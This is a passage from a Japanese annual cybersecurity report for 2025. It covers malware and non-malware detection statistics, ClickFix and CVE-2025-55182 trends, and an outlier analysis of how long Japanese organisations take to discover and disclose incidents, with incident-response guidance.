CYBER SECURITY REPORT

サイバーセキュリティレポート

2025

年間

安全なネット活用のための

セキュリティ情報

はじめに

本レポートでは、2025年1月から12月(以降2025年)に検出されたマルウェア、および発生したサイバー攻撃事例について紹介します。

「第1章　2025年脅威統計」
第一部では、2025年に ESET製品で検出された脅威について、検出数の月別推移や検出数TOP10を用いて解説しています。また、本章ではマルウェア以外に、脆弱性を悪用した攻撃や認証を狙った攻撃の検出数TOP10も扱っています。
第二部では、サイバーセキュリティラボで収集しているインシデント情報をもとに、プレスリリースに着目した分析内容を紹介します。また、今回の分析を踏まえて、インシデント対応のベストプラクティスや対策について紹介します。

「第2章　ClickFixの脅威とその進化」
偽のCAPTCHA認証を悪用する新しい攻撃手法であるClickFixは、2024年12月頃から被害を拡大し、サイバーセキュリティに関する大きな注目を集めました。2025年に入っても ClickFixの勢いが衰えることはなく、2025年下半期からは、さまざまな亜種を介して手口の巧妙化が進みました。
本章では ClickFixとその亜種について、手法の分析と比較分析を行い、なぜこの攻撃手法が広く用いられるようになったのかを考察します。

「第3章　CVE-2025-55182(React2Shell)について」
2025年 12月に公開された、CVE-2025-55182(React2Shell) について、脆弱性の概要や技術的な詳細、メカニズムについて解説します。
また実際に公開されているPoCを使用して、脆弱性がどのように動作するのか解説しています。

「第4章　IoTに対する脅威の増大とセキュリティ認証制度」
IoT機器を媒介あるいは標的としたサイバー攻撃は依然活発であり、さらに高度化・巧妙化が進んでいます。こうした中、日本では JC-STARと呼ばれるIoT機器向けのセキュリティ評価・ラベリング制度が開始されました。
この章では IoT機器に対する脅威についての説明と、IoT機器向けのセキュリティ認証制度について説明します。

contents

1

2025年脅威統計

第1章　　2025年脅威統計

本章では2025年の脅威に関する統計情報をご紹介します。前半の第一部では、2025年（1月1日～12月31日）にESET製品が国内外で検出したマルウェアの検出数に関する分析結果を紹介し、後半の第二部ではインシデント情報の分析を紹介します。これまで、第1章ではマルウェアに関わる統計を扱ってきましたが、今回初めての試みとしてインシデント情報の分析結果を掲載します。背景として近年さまざまなインシデントが発生しており、サイバーセキュリティラボでは原因や被害状況を把握する目的で公開情報から収集したインシデント情報を分析しています。今回のレポートでは、インシデント発生に関するプレスリリースについて、発生から発覚までの期間と発覚から公開までの期間に着目した分析を紹介します。

第一部　2025年マルウェア検出統計

1.1.1.　　国内と全世界のマルウェア検出状況

2025年に国内と全世界で検出されたマルウェアの月別検出数推移は、図 1-1と図 1-2の通りです。
日本国内でマルウェアの検出数が最も多かった月は11月でした。次いで6月の検出数が第2位となっています。第2位以降の月の検出数は同程度でしたが、第1位との差は非常に大きく、最大で2.4倍以上ありました。ほかの月よりも11月の検出数が大きく増加した要因として、HTML/Phishing.Agentの検出数増加が挙げられます。HTML/Phishing.Agentは、メールの添付ファイルや Webサイトアクセス時に検出される HTMLファイルの検出名です。11月の総検出数に対して半数以上を占めるほど検出されており、日本国内を狙った感染拡大活動が11月に起きたと考えています。
また、日本国内でマルウェアの検出数が最も少なかった月は 5月でした。これは HTML/Phishing.Agentや HTML/FakeCaptchaの検出数減少が影響しており、HTML/FakeCaptchaの検出数は4月と比較して約3割まで減少していました。
全世界でマルウェアの検出数が最も多かった月は11月でした。日本と同様に HTML/Phishing.Agentの検出数増加が影響しています。ただ、11月の検出数全体の半数以上を占めていた日本と比較して、検出数全体に占める割合は大きくありません。このことは11月におけるHTML/Phishing.Agentの増加が、日本を狙った活動だった可能性を示唆しています。
また、全世界でマルウェアの検出数が最も少なかった月は5月でした（グラフ上は8月も同率ですが検出数は5月の方が少数でした）。全世界でも複数の検出名の減少が影響しており、特にJS/Adware.AgentやPUAの検出数が大きく減少していました。また、全世界では大幅な減少だけでなく、検出数が増加しているものもあり、特に HTML/Phishingでは検出数が約 1.9倍に増加していました。
※マルウェアの検出数には、PUA（Potentially Unwanted/Unsafe Application：必ずしも悪意があるとは限らないが、コンピューターのパフォーマンスに悪影響を及ぼす可能性があるアプリケーション）を含めています。以降の節の統計情報も同様です。



図 1-1　マルウェア検出数月別推移（2025年・国内）
※2025年1月の検出数を100％として比較



図 1-2　マルウェア検出数月別推移（2025年・全世界）
※2025年1月の検出数を100％として比較

1.1.2.　マルウェア検出数TOP10

図 1-3　マルウェア検出数TOP10（2025年・国内）



図 1-4　マルウェア検出数TOP10（2025年・全世界）

2025年に日本国内で最も検出されたマルウェアは、HTML/Phishing.Agentでした。過去に確認したものとしては、IDが入力済みのログインページを表示するものがありました。このケースでは入力した認証情報を攻撃者が指定した通信先に送信していました。次いでJS/Adware.AgentやDOC/Fraudが検出数上位3位以内に入っています。
全世界においても上位 3位の傾向は近く、検出数第 1位に JS/Adware.Agentが入り、HTML/Phishing.Agentと DOC/Fraudが後に続いています。
2025年上半期サイバーセキュリティレポート[1]内では、検出数第4位の HTML/FakeCaptchaの検出数が増加していると伝えました。しかし、2025年下半期の検出数の推移を追いかけると、検出数が大きく減少していることがわかりました。
検出数が減少した要因としては、2025年 5月に実施された情報窃取型マルウェア Lumma Stealerのインフラに対するテイクダウン作戦[2]の影響が挙げられます。[3]Lumma Stealerは HTML/FakeCaptchaとして検出される ClickFixと呼ばれる手法を利用していたため、テイクダウンが検出数減少に影響したと考えています。検出数自体は大きく減少しましたが、上半期における検出数は年間 TOP10に入るほど多く、今後も動向に注意が必要です。ClickFixや派生したさまざまな手法については、第2章にて紹介しています。是非ご一読ください。
また、全世界の TOP10には Win32/Exploit.CVE-2017-0199が入っています。この検出名の CVE-2017-0199は、2017年に確認された Microsoft Officeおよび WordPadのリモートコード実行の脆弱性です。確認されてから 8年近く経っていますが、現在も攻撃者によって悪用され続けています。悪用され続ける要因としては、パッチ適用が行われていない環境が今も存在している可能性が考えられます。
パッチ適用が行われていない環境がある限り、攻撃者も定期的に攻撃を実施する可能性は十分にあります。今一度組織内のパッチ適用やバージョンアップ状況を確認してみてください。また、悪用されている既知の脆弱性の把握には、米国サイバーセキュリティ・インフラストラクチャセキュリティ庁(CISA)のKEV(Known Exploited Vulnerabilities)Catalog[4]が効果的です。KEV Catalogは、既知の悪用されている脆弱性をまとめたカタログです。今回紹介したCVE-2017-0199も入っています。

1.1.3.　マルウェア以外の脅威の検出数TOP10(国内)



図 1-5　マルウェア以外の脅威検出数TOP10(2025年・国内)

2025年に国内で最も多く検出されたマルウェア以外の脅威は、RDP/Attack.Bruteforceです。ESET製品では、Remote Desktop Protocol (RDP)へのブルートフォース攻撃をRDP/Attack.Bruteforceとして検出しています。次いで検出数が多い脅威は、HTTP/React.CVE-2025-55182です。こちらは、React Server Componentsの脆弱性CVE-2025-55182を悪用した攻撃を検出しています。CVE-2025-55182は、2025年12月3日に公開されました。公開されてから1カ月も経っていない中、この脅威は2025年を通した検出数TOP10の第2位に入っており、検出数が急増していることがうかがえます。また、2026年1月7日にJPCERT/CCが更新した注意喚起[5]では、この脆弱性の悪用によってマルウェアへ感染した国内事例も報告されています。TOP10に入ったマルウェア以外の脅威の中でも、特に注目すべき脅威と言えます。
悪用された脆弱性CVE-2025-55182については、第3章にて解説しています。
攻撃者は今回のような公開直後の脆弱性をセキュリティアップデートが適用されるよりも先に悪用し、攻撃の成功率を上げようとしていると考えられます。被害に遭わないためにも、脆弱性公開後すぐにセキュリティアップデートを実施することが重要となります。迅速なセキュリティアップデートを実施するためにも、組織で管理している機器・ソフトウェアの把握や脆弱性対応時の優先順位策定は欠かせません。また、セキュリティアップデートがすぐに実施できない場合は、暫定策やファイアウォールなどのセキュリティ製品によって脅威を軽減することを推奨します。

第二部　インシデントの発生と発覚、プレスリリースの公開からみたインシデント分析

本章二部では、サイバーセキュリティラボがプレスリリース等の公開情報から収集・蓄積しているインシデント情報を分析した結果を紹介します。

1.2.1.　収集データと分析背景

サイバーセキュリティラボでは国内外で発生したサイバーセキュリティインシデントの傾向を把握するため、プレスリリース等の公開情報からインシデントの詳細について情報収集・蓄積を行っています。さらに、企業規模や拠点、脅威種別といった観点でタグ付けを行うことで、タグの属性ごとに想定されるリスクの違いを可視化し、サイバーリスクへの対応を検討する際の参考情報として活用しています。
収集するプレスリリースの情報は、以下のニュースサイトの情報を対象にしています。また収集期間は2023年6月22日から2025年3月16日の間に公開されたニュース記事です。

- Security Next[6]
- ScanNetSecurity[7]
- ZDNet Japan[8]

インシデント情報の中でも、サイバーセキュリティに関するインシデントを対象としており、郵便物の紛失や誤配送といった紙媒体や郵便物等インシデントは収集の対象外としています。

1.2.2.　プレスリリースに関する分析

さまざまな分析の切り口が考えられる中で、今回はプレスリリースの発信タイミングの傾向に着目した分析結果について紹介します。
まず、プレスリリースについて「インシデント発生日 (以下、発生日)」「インシデント発覚日 (以下、発覚日)」、「プレスリリース公開日 (以下、公開日)」の3つの日付に着目しました。それぞれの日付の定義は以下の通りです。プレスリリースに記載が無い場合は記録せず、公開日についてはすべてのデータで記録しています。

表 1-1　発生日、発覚日、公開日の定義

発生日	インシデントが発生した日付。プレスリリース内に記載があった場合のみ記録
発覚日	被害組織がインシデントに気が付いた日付。プレスリリース内に記載があった場合のみ記録
公開日	プレスリリースが公開された日付。全データにおいて記録

本章ではこれらの日付を用いて、発生日から発覚日までの日数を「潜在期間」、発覚日から公開日までの期間を「非公開期間」と呼ぶことにします。今回2つの期間について着目した理由は、潜在期間が長いほど被害が拡大しやすいこと、非公開期間が長いほどステークホルダーへのリスク通知が遅れ、信頼の失墜など社会的影響度が大きくなると考えたためです。
収集したインシデント情報は内部脅威に起因したインシデントと外部脅威に起因したインシデントに分類して集計します。結果は表 1-2の通りです。

表 1-2　潜在期間、非公開期間を収集できたインシデント数

脅威	インシデントの例	潜在期間を収集できたインシデント数（件）	非公開期間を収集できたインシデント数（件）
内部脅威	誤操作、設定ミス 等	194	447
外部脅威	サイバー攻撃、通信障害 等	397	487
合計	ー	591	934

各期間において、その日数をヒストグラムにまとめると以下のようになります。いずれの期間も、短い日数に頻度が偏っており、累積を見れば半数以上はゼロから数日以内で発覚、公開に至っていることがわかります。一方で長い期間のケースはロングテール（個々の発生頻度は低いが、全体として一定の影響を持つ事象）の形で長期にわたって伸びており、累積すればいずれの期間も20%近くを占めていることもわかります。



図 1-6　潜在期間に関するヒストグラム



図 1-7　非公開期間に関するヒストグラム

そこで、長期化しているケースに着目し詳細に分析したところ、中には極端に長期化した事例が含まれていることがわかりました。インシデントの非公開期間が極端に長期化することは被害組織だけでなく社会全体にリスクが拡大することが懸念されるため、このようなケースが発生する際の傾向を調査することとしました。そこで、それらの特徴的なインシデントを外れ値として抽出して分析します。

まず、IQR法を用いて長期化したインシデントを抽出しました。IQR法は分布形状に依存しない外れ値検出手法であり、また、潜在期間および非公開期間がロングテールの分布を示していたため、IQR法を採用しました。さらに、その中でも特に期間が長い事例を把握するため、参考指標として3σ法によりさらに長期化したインシデントを抽出しました。3σ法は正規分布を前提とするため厳密な統計推測を目的としたものではありませんが、極端に長い事例を把握するための補助的基準として採用しました。

まず、IQR法を用いた外れ値を、次を満たすものと定義しました。

— 各期間のデータにおいて、第三四分位数から四分位範囲の1.5倍の値を足したものより大きい値

これにより、それ以上を外れ値と判断する境界と外れ値の件数は以下のようになりました。

表 1-3　IQR法によって定義された外れ値

期間	境界値(日)	外れ値に該当するインシデント
潜在期間	15	115件(19.56%)
非公開期間	42	137件(16.64%)

外部脅威、内部脅威別統計にこの外れ値の基準を適用して分類すると以下のようになります。この表より、内部脅威ではインシデント発生から長期間発覚しなかった(被害が潜在していた)ケースが多く、外部脅威では発覚後公表に至るまでに長期間を要したケースが多いという傾向がわかります。

表 1-4　潜在期間における脅威別のインシデント件数

脅威	範囲内(件)	外れ値(件)
外部脅威	165	37
内部脅威	317	80

表 1-5　非公開期間における脅威別のインシデント件数

脅威	範囲内(件)	外れ値(件)
外部脅威	344	102
内部脅威	453	34

外れ値となっているインシデントについて脅威タグごとに分類し、より詳細に分析しました。脅威別で外れ値に該当するインシデントは以下の通りです。1つのインシデントにおいて、複数の脅威が該当しているため、その合計はインシデント総数よりも多くなっています。

表 1-6 各脅威タグにおける外れ値

脅威タグ	全体	潜在期間の外れ値（件）	非公開期間の外れ値（件）
拠点：国外	5	0	0
拠点：国内	1,186	112	131
規模：大企業（社員数：1000～人）	310	20	32
規模：中堅企業（社員数：300～999人）	140	10	12
規模：中小企業（社員数：～299人）	270	33	40
外部脅威：DDoS攻撃	2	0	0
外部脅威：サイバー攻撃	550	33	91
外部脅威：その他	17	1	3
外部脅威：マルウェア（その他）	5	1	1
外部脅威：マルウェア（ランサム）	53	0	6
外部脅威：改ざん	66	10	26
外部脅威：通信障害	5	0	0
外部脅威：不正アクセス	472	34	92
内部脅威：その他	17	5	2
内部脅威：改ざん	1	0	0
内部脅威：誤操作	13	0	2
内部脅威：設定ミス	198	52	13
内部脅威：不正持出	5	0	0
内部脅威：紛失・盗難	22	1	3

表 1-4、表 1-5より内部脅威ではインシデント発生から長期間発覚しなかった（被害が潜在していた）ケースが多く、外部脅威では発覚後公表に至るまでに長期間を要したケースが多いという傾向がわかります。表 1-6より、内部脅威においては設定ミスに起因したインシデントの潜在期間が長期化する傾向が大きく、外部脅威においては不正アクセス等のサイバー攻撃に起因したインシデントの非公開期間が長期化する傾向にありました。
これらのことから、内部脅威に起因したインシデントが発覚までに時間を要す理由としては影響が出るまでに時間がかかることなどが考えられます。例えば情報の公開範囲の設定にミスがあった場合、実際の情報漏えいが発覚するまでは異常として認識されづらいということなどが原因として挙げられます。また、設定ミスは正規の操作によって発生することが多く、ログやその挙動等から異常と判断するのが難しいということもあります。それに対して外部脅威に起因したインシデントが公開までに時間を要す理由としては被害範囲や影響の特定に時間が必要であるということが考えられます。侵入経路や侵害されたシステム、漏えいした情報の種類や件数などを正確に把握する必要があります。
外れ値に該当するインシデントの中でもさらに長い期間のインシデントの特徴を調査するために3σ法を用いてインシデントを分類しました。3σ法を用いると次を満たすものが外れ値と定義されます。

— 各期間のデータにおいて、平均値から標準偏差の3倍以上離れている値

これにより、各期間において、外れ値に該当するインシデントの数は以下のようになりました。

表 1-7 3σ法によって定義された外れ値の件数

期間	範囲内(件)	外れ値(件)
潜在期間	585	14
非公開期間	917	18

各期間において、外れ値に該当するインシデントを調査すると原因は以下のようになっていました。これにより、潜在期間においては設定ミス、非公開期間においては ECサイトの改ざんに関するインシデントが極端に長期化するケースが多いことがわかりました。

表 1-8 潜在期間における外れ値に該当するインシデントの原因

原因	件数(件)
設定ミス	8
ECサイト改ざん	2
不正持出	2
ウェブシェル設置	1
設定ミス(クラウドアクセスキー)	1
総計	14

表 1-9 非公開期間における外れ値に該当するインシデントの原因

原因	件数(件)
ECサイト改ざん	10
サイバー攻撃、漏えい	2
ランサム	2
ウェブシェル設置	1
誤操作	1
設定ミス	1
不正操作(情報の不正利用)	1
総計	18

設定ミスで発覚期間(潜在期間) が長くなる傾向があることは上でも見解を述べた通りであり、現場で設定の検証ができていない状況が想像できます。ECサイトの改ざんは結果的にサイトユーザーの決済情報や個人情報などの機微情報に影響が及ぶ可能性があり、多くのステークホルダーに影響が及びます。より実態を把握するために再び IQR法で分類しなおしたところ、以下の通り大部分が外れ値と分類されました。このことから、ECサイトの改ざんは収束までに時間がかかる場合が多いことがわかります。

表 1-10 改ざんに関するインシデントの外れ値の件数

インシデント種別	総数(件)	外れ値(件)
ECサイト以外の改ざん	32	1
ECサイトの改ざん	39	31

1.2.3.　インシデント対応のベストプラクティス

前項では潜在期間、非公開期間のヒストグラムがロングテールの形になっており、いずれの期間においても外れ値に該当するインシデントの割合が比較的高いことがわかりました。また、ECサイトの改ざんはほかのインシデントより、外れ値に該当する割合が高くなっていました。外れ値に該当しているインシデントは、潜在期間の場合は被害が拡大しているおそれがあり、非公開期間の場合はステークホルダーへのリスク通知が遅れている可能性があります。実際のインシデント対応においては、さまざまな事情があり迅速な対応が困難となるケースもあったことが想定されます。しかしながら、外れ値に該当するインシデントは重大化リスクを含むため、インシデントの対応として望ましい状況とは言えません。リスクの低減のためにはベストプラクティスを正しく理解し、それを実践できるインシデント対応体制を改善することが重要です。本項ではそれらのインシ

デント対応のベストプラクティスについてNISCとIPA、経済産業省から公表されている文書の紹介をします。インシデント対応の備えとしてぜひご活用ください。
NISC「サイバー攻撃被害に係る情報の共有・公表 ガイダンス」[9]はサイバー攻撃被害情報の共有と公表の目安となるガイドラインとなっており、サイバー攻撃被害時の情報の公開内容について紹介しています。被害公開時に対外的に示す場合の項目は以下のとおりです。

●サイバー攻撃の種類／概要
●侵害されたシステム、範囲（現時点で判明しているもの）
●侵害原因（判明している場合）
●サイバー攻撃の発生日時や侵害期間（判明している場合）
●影響内容（業務影響、情報漏えい、サービス停止、その他）、影響範囲（現時点で判明しているもの）
●（即応的な第一報の場合）初動対応内容
●専門組織への相談有無（※公的機関の場合は当該組織名）、（該当する場合）所管省庁等への報告状況
●影響を受ける者・組織や二次被害に関する相談先

また、インシデントの調査終了後の公表段階では、侵害原因や攻撃の経緯、影響範囲、対応の経緯、再発防止策について公表し、公表内容に関する問い合わせ先について示すことが推奨されています。
IPA「中小企業のためのセキュリティインシデント対応の手引き」[10]ではインシデント対応の基本ステップを公開しています。基本ステップは「検知・初動対応」、「報告・公表」、「復旧・再発防止」の3ステップで構成されています。

●ステップ1「検知・初動対応」
インシデントが疑われる事実が発覚した場合、情報セキュリティ責任者に報告します。報告を受けた情報セキュリティ責任者は対応の要否を判断し、必要と判断した場合は速やかに経営者に報告します。経営者はインシデント対応体制を立ち上げ、あらかじめ策定している対応方針に従い、責任者と担当者の任命を行います。初動対応として、インシデント被害が拡大する可能性がある場合は、ネットワークの遮断や機器の隔離、サービスの停止などを行います。

●ステップ2「報告・公表」
第一報を公表する際は、被害拡大を招かないよう、公表の時期、内容、対象などを検討します。顧客に関係する場合は問い合わせ窓口を開設し、被害が発生・拡大した場合は速やかに把握して対応します。第二報以降・最終報では、被害者や影響を及ぼした取引先や顧客に対して、対応状況や再発防止策に関して報告します。インシデントの内容に応じて、個人情報の漏えいのおそれがある場合は個人情報保護委員会等適切な機関に届け出ます。

●ステップ3「復旧・再発防止」
対応方針に従い、原因を調査し復旧対応を行います。自社で対応が困難な場合は、IT製品のメーカー、保守ベンダー等の外部専門組織や公的機関の相談窓口に支援や助言を依頼します。復旧後は、インシデントを再発させないために根本原因を分析し、新たな技術的対策の導入や体制整備等の抜本的な再発防止策を検討し実施します。

さらに、ウイルス感染・ランサムウェア感染、情報漏えい、システム停止の場合について、より具体的なインシデント対応フローも公開されています。ご興味がある方は参考文献より参照してください。
経済産業省「サイバーセキュリティ経営ガイドライン Ver 3.0」[11]では経営者がサイバーセキュリティ対策を実施する上での責任者となる担当幹部（CISO等）に指示すべき「重要10項目」について記載されています。「重要10項目」の中でもインシデント対応に関連する項目は以下のとおりです。

●インシデント発生時の緊急対応体制の整備
影響範囲や損害の特定、被害拡大防止を図るための初動対応、再発防止策の検討を適時に実施するため、制御系を含むサプライチェーン全体のインシデントに対応可能な体制と、被害発覚後の通知先や開示が必要な情報を把握させるとともに、情報開示の際に経営者が組織の内外へ説明ができる体制を整備する。

●インシデントによる被害に備えた事業継続、復旧体制の整備
業務停止等に至った場合、企業経営への影響を考慮していつまでに復旧すべきか特定し、復旧に向けた手順書策定や復旧対応体制を整備する。BCPとの連携等、組織全体として有効かつ整合のとれた復旧目標計画を定める。

以上の 2つの項目について適宜実践的な演習を実施することが推奨されています。また、担当幹部（CISO等）に指示すべき「重要10項目」について、それぞれの項目の対策を怠った場合のシナリオと対策例が紹介されています。サイバーセキュリティリスクの管理体制構築など、ご興味がある方は参考文献より参照してください。

1.2.4.　インシデント対応の現状と対策

前項で、インシデント対応のベストプラクティスについて紹介しました。これらのベストプラクティスに準拠したインシデント対応を行っている企業・組織もありますが、現状はベストプラクティスに沿ったインシデント対応が出来ていない場合が少なくありません。一例を取り上げると、ベストプラクティスによれば、初報・続報と逐次情報公開を行うことが推奨されていますが、実際は約半分以上が初報の公開のみ、もしくは初報が最終報になっています。

表 1-11　プレスリリースの続報の有無

初報のみのプレスリリース	406件
続報ありのプレスリリース	117件

また、ECサイトの改ざんに関するインシデントが収束するまでに時間を要していることも、十分なインシデント対応体制が備わっていなかった可能性があります。これらの背景には、インシデント情報の発信が企業の社会的責任であるという認識不足、インシデントによる影響度の大きさに対する理解不足などが挙げられます。また、インシデント対応は平時の備えの有無によって対応品質が大きく左右されます。事前に公開基準や対応フローを定め、インシデントレスポンスチームと経営者間での意思決定プロセスを明確にすることも、被害を最小限にする上で非常に重要です。

1 2025年上半期サイバーセキュリティレポート 証券口座乗っ取り被害の急増や能動的サイバー防御新法成立と各国の動向を解説 ｜ サイバーセキュリティ情報局
https://eset-info.canon-its.jp/malware_info/special/detail/250925.html

2 Europol and Microsoft disrupt world's largest infostealer Lumma ｜ Europol
https://www.europol.europa.eu/media-press/newsroom/news/europol-and-microsoft-disrupt-world%E2%80%99s-largest-infostealer-lumma

3 ESET THREAT REPORT H2 2025 ｜ ESET
